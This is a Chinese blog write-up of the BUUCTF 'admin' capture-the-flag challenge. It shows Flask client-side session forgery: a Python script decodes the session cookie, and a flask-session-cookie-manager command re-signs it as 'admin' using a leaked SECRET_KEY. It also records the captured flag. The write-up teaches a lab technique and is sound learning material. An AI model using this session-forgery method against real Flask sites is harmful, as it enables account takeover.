

# Buuctf admin

原创

Dexret 于 2021-12-09 21:47:12 发布 2340 收藏

分类专栏: [buuctfWeb](#) 文章标签: [安全](#) [session伪造](#) [python](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/Dexret/article/details/121829563>

版权



[buuctfWeb](#) 专栏收录该内容

9 篇文章 0 订阅

订阅专栏

打开该靶机, 发现为一个登陆的界面

总共有三个界面, 分别为主界面, login登陆界面和register注册界面

根据标题, 猜测应该是让我们用admin的用户去登陆

尝试对登陆界面进行SQL注入

The screenshot shows the Burp Suite interface with a request and response view. The request is a multipart form-data containing the following fields:

- Origin: http://b71239d3-3745-4a9a-94f0-31cc2acedc3f.node4.buuoj.cn:81
- Content-Type: multipart/form-data
- boundary: WebKitFormBoundarykVaagRqyqyRT300n
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9
- Referer: http://b71239d3-3745-4a9a-94f0-31cc2acedc3f.node4.buuoj.cn:81/login
- Accept-Encoding: gzip, deflate
- Accept-Language: zh-CN, zh;q=0.9
- Cookie: UM\_distinctid=17d8fe4c1eaf5-061439bdeff884-57b1a33-144000-17d8fe4c1e9a; session=eyJfZnJlc2giOmZhbHN1LCJjc3JmX3Rva2VuIjp7IiBiIjoiTURFNU9QUkRFE1wmpRNE9URXl0aWV4TVRobVpUZzRaVfkxWlRkaE9HRXl1aVUxTlRneElnPT0ifX0.YbG4HA.70e5vTVkUDD0SrlbpxXzRsd iVu0
- Content-Disposition: form-data; name="username": admin
- Content-Disposition: form-data; name="password": 123456

The response is a 500 Internal Server Error with the following HTML body:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>
  500 Internal Server Error
</title>
<h1>
  Internal Server Error
</h1>
<p>
  The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.
</p>
```

发现为500错误, 无法对其注入

那么转换下思路, 先注册一个进去看一下(admin用户无法被注册, 需要用另外用户名)

hctf

Hello 12345  
Welcome to hctf

- index
- post
- change password
- logout

CSDN @Dexret

发现里面有四个界面，第一个为主界面，第二个类似留言板，但是xss被完全过滤了，第三个为修改密码界面，第四个为退出

在这四个界面中，只剩下修改密码这个界面可以作为突破点

查看一下该页面的源码

```
<div class="ui grid">  
  <div class="four wide column"></div>  
  <div class="eight wide column">  
    <!-- https://github.com/woads11234/hctf_flask/ -->  
    <form class="ui form segment" method="post" enctype="multipart/form-data">  
      <div class="field required">  
        <label>NewPassword</label>  
        <input id="newpassword" name="newpassword" required type="password" value="">  
      </div>  
      <input type="submit" class="ui button fluid" value="更换密码">  
    </form>  
  </div>  
</div>
```

CSDN @Dexret

这道题居然在源码暴露了github源码网站，而且看名字可以猜测出是用flask框架写出来的

flask是一个使用 Python 编写的轻量级 Web 应用框架，其 session 存储在客户端中，也就是说其实只是将相关内容进行了加密保存到session中。和服务端的session不同，服务端的session保存在服务端中，依靠客户端cookie值中的 sessionid来进行识别。本身sessionid是没有价值的，而客户端的session是可以被截取破解后得到有价值的原文

可以通过抓包看一下我们自己的session

Request to http://b71239d3-3745-4a9a-94f0-31cc2acedc3f.node4.buuoj.cn:81 [117.21.200.166]

Forward Drop Intercept is on Action Open Browser Comment this item HTTP/1

```
1 POST /change HTTP/1.1
2 Host: b71239d3-3745-4a9a-94f0-31cc2acedc3f.node4.buuoj.cn:81
3 Content-Length: 147
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://b71239d3-3745-4a9a-94f0-31cc2acedc3f.node4.buuoj.cn:81
7 Content-Type: multipart/form-data; boundary=-----WebKitFormBoundary1N1NLr642PS2F067
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://b71239d3-3745-4a9a-94f0-31cc2acedc3f.node4.buuoj.cn:81/change
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Cookie: UM_distinctid=17d8fe4c1eaf5-061439bdeff884-57b1a33-144000-17d8fe4c1e9a; session=
    .eJw9kMCKwJAQh19lydmDqem14BFIKAozoTC1Jbf27damrXGhVWjvvtmPezlvwz_983Mk530YzMS1t3Ge7Nip-6bZU_28cUyhtQGzI6dleoBqU6Nt72WhgOvAWkVTHK8YLAEq3INyT5FX8wmHJyhYa0r1WqpZvRqdx
    6kxRr6HdLnA-a3MWQ7TBXwfZFyYhL0BwdVCbovBBIORFch-HoIQwPiGmoF1BBimEnQ05nLWOP_pg1B11v2WvF6mk8n24_Q3P9PwPkXIN23Moi tf0gNKkF-31Gct5SK2xUWto4navFViXX1M7Qbt-466dvIoInG5GyFbt
    Pzfj-Du0cvX4BPuhjvQ.YbHbug.AQd2eD2uTbMfwyCOFAVENBiwZQ
14 Connection: close
15
16 -----WebKitFormBoundary1N1NLr642PS2F067
17 Content-Disposition: form-data; name="newpassword"
18
19 12345
20 -----WebKitFormBoundary1N1NLr642PS2F067-----
21
```

既然客户端的session可以被截取破解，那么这道题就可以去利用flask session伪造来解题

在解该题之前可以先了解一下[flask 源码解析: session](#)以及[客户端 session 导致的安全问题](#)

在查看了一下大佬的wp后，找到了一段python的解密脚本

```

#index.html
#!/usr/bin/env python3
import sys
import zlib
from base64 import b64decode
from flask.sessions import session_json_serializer
from itsdangerous import base64_decode

def decryption(payload):
    payload, sig = payload.rsplit(b'.', 1)
    payload, timestamp = payload.rsplit(b'.', 1)

    decompress = False
    if payload.startswith(b'.'):
        payload = payload[1:]
        decompress = True

    try:
        payload = base64_decode(payload)
    except Exception as e:
        raise Exception('Could not base64 decode the payload because of '
                        'an exception')

    if decompress:
        try:
            payload = zlib.decompress(payload)
        except Exception as e:
            raise Exception('Could not zlib decompress the payload before '
                            'decoding the payload')

    return session_json_serializer.loads(payload)

if __name__ == '__main__':
    s = "这里填入需要解密的session"
    print(decryption(s.encode()))

```

The screenshot shows a Jupyter Notebook interface with the following components:

- Header:** "jupyter Untitled 最新检查点 7分钟前 (更改未保存)" and a "Logout" button.
- Menu:** File, Edit, View, Insert, Cell, Kernel, Widgets, Help.
- Toolbar:** Includes icons for file operations and a "运行" (Run) button.
- Code Cell:** Contains the Python code from the previous block, with line numbers 1 through 31.
- Output:** A JSON-like string representing session data:
 

```

{'_fresh': True, '_id': b'5835ebd10379ffc865153528ee76f5e43b96d1c2aa44ea98116a20ffcd4202c2d98ea6b4a2f46c78ca1f38d85653b75f3902c3a781c9708021846a4427507', 'curr_token': b'019905d49f9891265118fe88e5e2a8a2ee59812', 'name': '12345', 'user_id': '11'}


```
- Footer:** "In [ ]:" and "CSDN @Dexret" watermark.

通过解密后的内容可以看到解密出来原来的内容，能看到很明显一个name字段正是我们之前注册的12345账户，那只要改一下这个值，将其修改为admin，然后重新加密一下就可以了，加密的脚本看大佬的writeup上有个地址：<https://github.com/noraj/flask-session-cookie-manager>，拿到后直接使用即可

不过要伪造session前，加密还需要一个值SECRET\_KEY，这个在网页源码中的config.py中能看到

```
F:\Flask\flask-session-cookie-manager>python3 flask_session_cookie_manager.py encode -s 'ekj123' -t '{"_fresh': True, '_id': 'b'dc48abc4abf405f9eb3e5f46588bb5593ee5fc8f2128c09a8f688f81621459d63f6b0d73a1b897b4c883e7b51da364822ba1cb7d85ed9347fde9401e78eb7', 'csrf_token': 'b'47c94469270c2180c76277f4a2a5f3aa0d088014', 'image': 'b'w00c', 'name': 'abc', 'user_id': '101'}"
.eJw9kMGKwJAURX91yNpFG7MSXCippcJ7odIxxGxE22qaGgeqUhrv36fjg0t70Nx7n2x370qrZbNbd68nbNdUbpZkXwc2YyaFCNJVQ2FjyRuLchEbt2yNzqKFRUdJ3zK2Ifcdg8SzkbaegvXgkG10CudCONIqJQEFDRkcdRbyxw4jR6HKAfrQLVVA2mINTQJ7F8McEipTMBvLJg_i16RZ4L1NtWFRAhNy2FNgK50m0wZ3LlnL0mrLx2x93tp60vnmwkoK6eKPELXDIPqsmoCUpiY6bIKaJibVFTI3J0Ri56JU8FXMzfusbvT_XHVIX1Ju_k8v
eJwHbH0o2Yfdr3b1fY3HXXr_NVmtV_YbIAie.BEXU -nx2oNDKefnu8XekSDruT4
nmMSwqeGrzwoCDFag
CSDN @Dexret
```

加密后，将该伪造的session替换原网页的session



替换成功后发送请求就能成功得到该题的flag

hctf



Hello admin

flag{bcdadcc7-a6a6-43f1-9691-28bf104625aa}

Welcome to hctf

```
flag{bcdadcc7-a6a6-43f1-9691-28bf104625aa}
```

花絮:

在尝试该题admin的密码时，意外的猜到的密码：**123**，没想到这么简单，还以为该题考点为弱口令，不过想想应该没那么简单，看了一下大佬写的wp，最后用了session的伪造做的题